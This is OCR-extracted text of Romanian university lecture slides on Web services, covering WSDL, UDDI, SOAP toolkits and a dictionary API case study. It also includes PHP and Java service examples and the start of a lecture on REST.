
Conceptual, se folosește un model de date reprezentat printr-un set de componente având atașate proprietăți

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

specificare: wsdl



avansat



schema XML folosită de fișierul WSDL al serviciului Web vizând stocuri de portocale

În ce manieră
pot fi (re)găsite serviciile Web existente?

regăsire: uddi

Universal Description, Discovery, and Integration

catalog distribuit, universal, al listei de servicii Web disponibile (înregistrate)

versiunea curentă: UDDI 3.0.2 – standard OASIS (2004)

www.oasis-open.org/committees/uddi-spec/doc/tcspecs.htm

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

regăsire: uddi


Universal Description, Discovery, and Integration


UDDI este în fapt serviciu Web, invocabil prin SOAP

înregistrările sunt replicate

actualmente, disponibil la nivel privat (*enterprise*)

regasire: uddi




Registru UDDI
API de interog.
1. căutarea unui serviciu Web
2. returnarea URI-ului serviciului
Client
4. trimiterea unei cereri SOAP (peste HTTP)
Server Web
7. expedierea rezult. via SOAP
3. citirea descri. serv.
6. retur rezult.
5. invocarea serviciului
Serviciu Web
WSDL


regasire: uddi – implementare

Instrumente software – exemple:

jUDDI (Apache): **http://juddi.apache.org/**
permite gestionarea unui catalog UDDI privat

SOA Client
extensie pentru Firefox
realizează interogări asupra unui catalog UDDI
https://addons.mozilla.org/firefox/addon/soa-client/

avansat



interogări asupra unui registru jUDDI via extensia SOA Client

specificații & inițiative adiționale (WS-*)

Adresare: WS-Addressing
Descoperire: WS-Inspection, WS-Discovery
Mesagerie: Reliable HTTP (HTTPR),
WS Attachments, WS-Routing,...
Securitate și autorizare:
WS-Security, WS-Trust, WS-Policy,...
Procesarea tranzacțiilor:
WS-Coordination, WS-Transaction

avansat

specificații & inițiative adiționale (WS-*)

Interacțiunea dintre servicii Web și utilizatori:
WS for Remote Portlets (WSRP),
WS for Interactive Applications (WSIA)

Workflow-uri: Business Process Execution Language (BPEL), WS-Choreography, WS Flow Language (WSFL),...

Interoperabilitate – inițiativa WS-I: **www.oasis-ws-i.org**

...și multe altele

Existența serviciilor Web este suficientă?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dezvoltare

Datele și serviciile trebuie să fie accesibile de pe fiecare dispozitiv și de oriunde

a se considera ubicuitatea Web-ului

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dezvoltare

Necesitatea unei infrastructuri
orientate către servicii

o „magistrală” de comunicare între servicii/componente

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dezvoltare

Noile servicii pot fi compuse din serviciile Web deja existente și accesate în mod transparent

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dezvoltare

Noile servicii pot fi compuse din serviciile Web deja existente și accesate în mod transparent

necesitatea unei platforme independente de dispozitiv, permițând rularea serviciilor

middleware oferind funcționalități + inter-operabilitate

Dr. Sabin Buraga ▲ www.purl.org/net/busaco


dezvoltare

Suport pentru conținut Web în stil „vechi”
(*e.g.*, CGI, servere de aplicații Web) + servicii Web

servere Web ≡ „porți” spre pagini și/sau servicii Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

avansat



framework-uri Web (structura conceptuală stratificată)

dezvoltare

Tehnologii, produse, aplicații – exemplificări:

Apache Axis 2 (Java), Synapse, Tuscany (C++, Java)
Eclipse SOA Tools – **http://www.eclipse.org/soa/**
gSOAP (C, C++) – **http://gsoap2.sourceforge.net/**
implementări Python: osa, soaplib, ZSI etc.
JAX-WS – *Java Architecture for XML: Web Services*
suport nativ în .NET Framework (C#, alte limbaje)
facilități oferite de Play! (Java, Scala)

dezvoltare


Tehnologii, produse, aplicații – exemplificări:

NuSOAP, PEAR::SOAP (PHP4) + suport nativ în PHP5
Red Hat JBoss Enterprise SOA Platform (Java)
soap, soap-server (module Node.js)
SOAP::Lite (modul Perl)
SOAPEngine (client SOAP pentru aplicații iOS)
WSDL2ObjC (Objective-C)

...și altele

dezvoltare

Servicii publice prin SOAP – exemple:
Adobe Marketing Cloud, Alexa, Amazon, BankCheck, eBay, Google, Faces, Interfax, Microsoft, Monster, NeonCRM, PayPal, Shopsync, ScrumWorks, UPS, WalletBit, Yahoo!



2155 API-uri (mai 2014) – 1943 (aprilie 2013), 3986 (mai 2012)
vezi **http://tinyurl.com/34dchvx**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

dezvoltare: studiu de caz

Invocarea unui serviciu Web public pe baza descrierii WSDL a acestuia

dezvoltare: studiu de caz

Invocarea unui serviciu Web public
pe baza descrierii WSDL a acestuia

utilizăm situl Programmable Web
– http://www.programmableweb.com/ –
pentru a obține lista serviciilor invocabile prin SOAP

avansat

ProgrammableWeb

API News API Directory For API Providers

SPECS

API Provider	http://aonaware.com
API Homepage	http://services.aonaware.com/DictService/
Primary Category	Reference
Secondary Categories	Dictionary
Protocol / Formats	XML, SOAP
APIhub URL	
API Kits	C#
Contact Email	website@aonaware.com

API MASHUPS (6)

Molu - The Search dog
Molu is a super fast vertical meta search engine searching across various categories in a single go. What more, it does not store any of the user history unlike other search engines which track the...

Scrabble Helper and Cheat
A Scrabble helper, Scrabble cheat, and Scrabble word finder. When you find a word, you can look it up in the dictionary.

Molu - Dictionary Search Bot
This GTalk/Jabber bot searches the dictionary meaning of any given word and gives users the power of information at their fingertips.

Aonaware Dictionary API

oferă descrierea funcționalităților via WSDL

acces fără autentificare

nu necesită cheie de utilizare (*developer key*) obținută în prealabil

avansat

WSDLBrowser
wsdlbrowser.com

oferă lista operațiilor implementate de serviciul Web:
Define DictionaryInfo DictionaryList Match etc.

avansat

Aonaware Dictionary API

folosind specificația WSDL, putem determina structura parametrilor de intrare pentru operația **Define**

```
<s:element name="Define">
    <s:complexType>
        <s:sequence>
            <s:element minOccurs="0" maxOccurs="1"
                       name="word" type="s:string"/>
        </s:sequence>
    </s:complexType>
</s:element>
```

definiție XML schema

avansat

```
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:s="http://services.aonaware.com/webservices/">
  <SOAP-ENV:Body>
    <!-- precizează operația (metoda) ce va fi invocată -->
    <s:Define>
      <!-- parametrul de intrare; aici, un termen (șir de caractere) -->
      <s:word>
        programming
      </s:word>
    </s:Define>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Dictionary API – invocarea operației (cerere SOAP)

avansat

Aonaware Dictionary API

pe baza WSDL, putem cunoaște tipul răspunsului furnizat de operația **Define**

```
<s:element name="DefineResponse">
   <s:complexType>
      <s:sequence>
         <s:element minOccurs="0" maxOccurs="1"
                    name="DefineResult"
                    type="WordDefinition"/>
      </s:sequence>
   </s:complexType>
</s:element>
<s:complexType name="WordDefinition">
   <s:sequence>…</s:sequence>
</s:complexType>
```

avansat

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema">
   <soap:Body>
      <DefineResponse xmlns="http://services.aonaware.com/webservices/">
         <DefineResult>
            <Word>programming</Word>
            <Definitions>
               <Definition>
                  <Word>programming</Word>
                  <Dictionary><Id>wn</Id><Name>WordNet</Name></Dictionary>
                  <WordDefinition>program: a system…</WordDefinition>
               </Definition>
               <Definition> <!-- alte definiții --> </Definition>
            </Definitions>
         </DefineResult>
      </DefineResponse>
   </soap:Body>
</soap:Envelope>
```

Dictionary API – datele obținute (răspuns SOAP)

dezvoltare: php

Clasa **SoapServer** deservește cereri SOAP
metode utile: **addFunction ()**, **setClass ()**, **handle ()**, **fault ()**

```
try {
  $server = new SoapServer (null,        // nu oferim nicio descriere WSDL
     array ('uri' => 'urn:portocale.info')); // spațiul de nume al serviciului Web
  // adăugăm metodele (funcționalitățile) implementate
  $server->addFunction ('furnizeazaCantit');
  $server->handle ();                          // așteptăm cereri SOAP
} catch (SOAPFault $exception) { die ('Ah, o problemă… ' . $exception); }
```

dezvoltare: php

Clasa **SoapClient** realizează cereri SOAP către un serviciu

__call (), __soapCall (), __doRequest (), __getLastResponse ()

```
$client = new SoapClient (null,                          // nu recurgem la WSDL
  array ('location' => 'http://undeva.info/srv.php', // adresa serviciului Web
         'uri'      => 'urn:portocale.info'));          // spațiul de nume
// realizăm o suită de invocări ale metodei dorite
foreach (array ('albastre', 'japoneze', 'celeste') as $sortiment) {
  $rez = $client->__soapCall ('furnizeazaCantit', array ($sortiment));
  echo "<p>Stocul de portocale $sortiment e $rez.</p>";
}
```

avansat

dezvoltare: java

Utilizarea adnotărilor pentru specificarea serviciului

```
package ro.infoiasi.portocale;

import javax.jws.WebService;
import javax.jws.WebMethod;

@WebService
public class Portocale { // clasa ce implementează serviciul Web
  @WebMethod              // o metoda publică oferind stocul de portocale
  public Integer furnizeazaStoc (String sortiment) { … }
  @WebMethod              // o altă metodă publică furnizând prețul
  public Double furnizeazaPret () {… }
}
```

dezvoltare: java

Publicarea serviciului Web

```
package ro.infoiasi.portocale.serviciu;

import javax.xml.ws.Endpoint;
import ro.infoiasi.portocale.*;

public class ServiciuExpus {
   public static void main (String[] args) {
      try {                        // publicăm la URL-ul specificat serviciul Web
         Endpoint.publish ("http://localhost:8888/porto", new Portocale ());
      } catch (Exception e) { /* a survenit o excepție... */ }
   }
}
```

dezvoltare: java

Accesarea (consumarea) serviciului Web de către un client

```
public class ClientDorindPortocale {
  public static void main (String[] args) {
    try {   // instanțiem serviciul pe baza clasei ciot
            // generate în prealabil cu utilitarul 'wsimport'
      PortocaleService serviciu = new PortocaleService ();
      Portocale porto = serviciu.getPortocalePort ();
      // apelăm metodele expuse de serviciu
      System.out.println ("Stocul de portocale albastre are valoarea " +
        porto.furnizeazaStoc ("albastre") * porto.furnizeazaPret ());
    } catch (Exception e) { /* a survenit o excepție... */ }
  }
}
```

dezvoltare: direcții

Servicii Web bazate pe Java
conform modelului ESB (*Enterprise Service Bus*)
vezi și proiectul GlassFish – **glassfish.java.net**

Servicii Web bazate pe .NET
WCF (*Windows Communication Foundation*)
http://msdn.microsoft.com/en-us/library/dd456779.aspx


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

servicii web: demo

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rezumat

servicii Web



„definiții”, caracterizare, arhitectură,
SOAP, tehnologii și aplicații

episodul viitor: servicii Web prin REST

Users

Show/Hide | List Operations | Expand Operations | Raw

POST	/Users/login	Login a user with username/email and password
POST	/Users/logout	Logout a user with access token
GET	/Users/confirm	Confirm a user registration with email verification token
POST	/Users/reset	Reset password for a user with email
GET	/Users/{id}/accessTokens/{fk}	Find a related item by id for accessTokens
DELETE	/Users/{id}/accessTokens/{fk}	Delete a related item by id for accessTokens
PUT	/Users/{id}/accessTokens/{fk}	Update a related item by id for accessTokens
GET	/Users/{id}/accessTokens	Queries accessTokens of User.
POST	/Users/{id}/accessTokens	Creates a new instance in accessTokens of this model.
DELETE	/Users/{id}/accessTokens	Deletes all accessTokens of this model.
GET	/Users/{id}/accessTokens/count	Counts accessTokens of User.
POST	/Users	Create a new instance of the model and persist it into the data source
PUT	/Users	Update an existing model instance or insert a new one into the data source
GET	/Users	Find all instances of the model matched by filter from the data source
GET	/Users/{id}/exists	Check whether a model instance exists in the data source
HEAD	/Users/{id}	Check whether a model instance exists in the data source
GET	/Users/{id}	Find a model instance by id from the data source
DELETE	/Users/{id}	Delete a model instance by id from the data source
PUT	/Users/{id}	Update attributes for a model instance and persist it into the data source

Tehnologii Web

servicii Web (II)

dezvoltarea de aplicații Web prin **REST**

“Concizia este sora talentului.”

Anton Cehov

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

Există o modalitate de creare/invocare a serviciilor Web fără a recurge la SOAP?

rest: representational state transfer

Stil arhitectural de dezvoltare a aplicațiilor Web cu focalizare asupra reprezentării datelor

teză de doctorat – Roy Fielding (2000)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

Rezultatul unei procesări conduce la obținerea unei **reprezentări** a unei resurse

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

Rezultatul unei procesări conduce la obținerea unei **reprezentări** a unei resurse

resursă Web

utilizator având cont în cadrul unui sistem,
blog-ul unei persoane, fotografie, flux de știri, program,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest

